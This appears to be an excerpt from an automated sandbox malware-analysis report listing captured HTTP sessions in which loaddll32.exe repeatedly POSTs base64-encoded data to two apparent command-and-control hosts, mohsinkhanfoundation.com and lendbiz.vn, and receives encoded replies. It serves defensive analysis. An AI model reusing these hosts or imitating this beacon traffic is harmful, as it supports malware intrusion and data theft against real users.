Sep 27, 2021 20:26:20.891990900 CEST	1671	OUT	POST /pcQLeLMbur/cjsfHAk/MzgAfhp+DBgAGz0PeyQgQ3p1fWV7fXRheWR8 HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:26:21.332444906 CEST	1672	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:20 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 7a 66 55 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHtzfUJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.7	49834	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:21.585212946 CEST	1680	OUT	POST /pcQLeLMbur/GzsaeR8FDw4qOh8mCAR2HDoCFS4bAhxFfnJ4ZX15c2R5Yng= HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:22.027040958 CEST	1682	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:21 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 7a 66 55 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHtzfUJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.7	49836	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:22.285861969 CEST	1684	OUT	POST /pcQLeLMbur/Hh4hIBsEGSF/JgN9ARgdOCgSRX5yeGV9eXNkeWJ4 HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:26:22.728055954 CEST	1691	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:22 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 7a 66 6b 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHtzfkJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.7	49837	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:23.062314987 CEST	1692	OUT	POST /pcQLeLMbur/enl4GDYcBgIOewx5OBp/MiEbKDx8AkJ9dnlkenp3ZXhlew== HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:23.500766039 CEST	1694	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:23 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 7a 66 30 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHtzf0JBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.7	49839	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:23.744116068 CEST	1702	OUT	POST /pcQLeLMbur/eX0ALgEICTI4BRlyQn12eWR6endleGV7 HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:26:24.136245012 CEST	1703	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:23 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 7a 65 45 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHtzeEJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.7	49842	103.28.36.212	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:24.987550020 CEST	1712	OUT	POST /xj3BhHtMbf/PnwTCj8/DwIceXNDenV9ZXt9dGF5ZHw= HTTP/1.1 Host: lendbiz.vn Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:25.857264042 CEST	1721	IN	HTTP/1.1 200 OK Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Cache-Control: public, max-age=0 Expires: Mon, 27 Sep 2021 18:26:22 GMT Content-Length: 270 Date: Mon, 27 Sep 2021 18:26:22 GMT Server: LiteSpeed Vary: Accept-Encoding Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 7a 65 55 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHtzeUJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.7	49844	103.28.36.212	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:26.282356024 CEST	1730	OUT	POST /xj3BhHtMbf/cxAvGkZ6c3lifn1yZX5hfA== HTTP/1.1 Host: lendbiz.vn Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:26:27.115350962 CEST	1739	IN	HTTP/1.1 200 OK Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Cache-Control: public, max-age=0 Expires: Mon, 27 Sep 2021 18:26:24 GMT Content-Length: 270 Date: Mon, 27 Sep 2021 18:26:24 GMT Server: LiteSpeed Vary: Accept-Encoding Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 7a 65 6b 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHtzekJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.7	49756	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:49.560353041 CEST	1029	OUT	POST /pcQLeLMbur/HDN9NScAAw8PKwEFMi0/JTI5PEZ6c3lifn1yZX5hfA== HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:49.976651907 CEST	1102	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:25:49 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 2f 64 55 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt/dUJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.7	49847	103.28.36.212	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:27.839397907 CEST	1748	OUT	POST /xj3BhHtMbf/ew0TDR8RAgoIfT0bIEV+cnhlfXlzZHlieA== HTTP/1.1 Host: lendbiz.vn Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:26:28.680540085 CEST	1757	IN	HTTP/1.1 200 OK Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Cache-Control: public, max-age=0 Expires: Mon, 27 Sep 2021 18:26:25 GMT Content-Length: 270 Date: Mon, 27 Sep 2021 18:26:25 GMT Server: LiteSpeed Vary: Accept-Encoding Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 7a 64 45 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHtzdEJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.7	49850	103.28.36.212	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:29.088943005 CEST	1759	OUT	POST /xj3BhHtMbf/OTo6JTgvJXgEPS9DenV9ZXt9dGF5ZHw= HTTP/1.1 Host: lendbiz.vn Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:29.898808002 CEST	1769	IN	HTTP/1.1 200 OK Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Cache-Control: public, max-age=0 Expires: Mon, 27 Sep 2021 18:26:26 GMT Content-Length: 270 Date: Mon, 27 Sep 2021 18:26:26 GMT Server: LiteSpeed Vary: Accept-Encoding Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 7a 64 55 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: 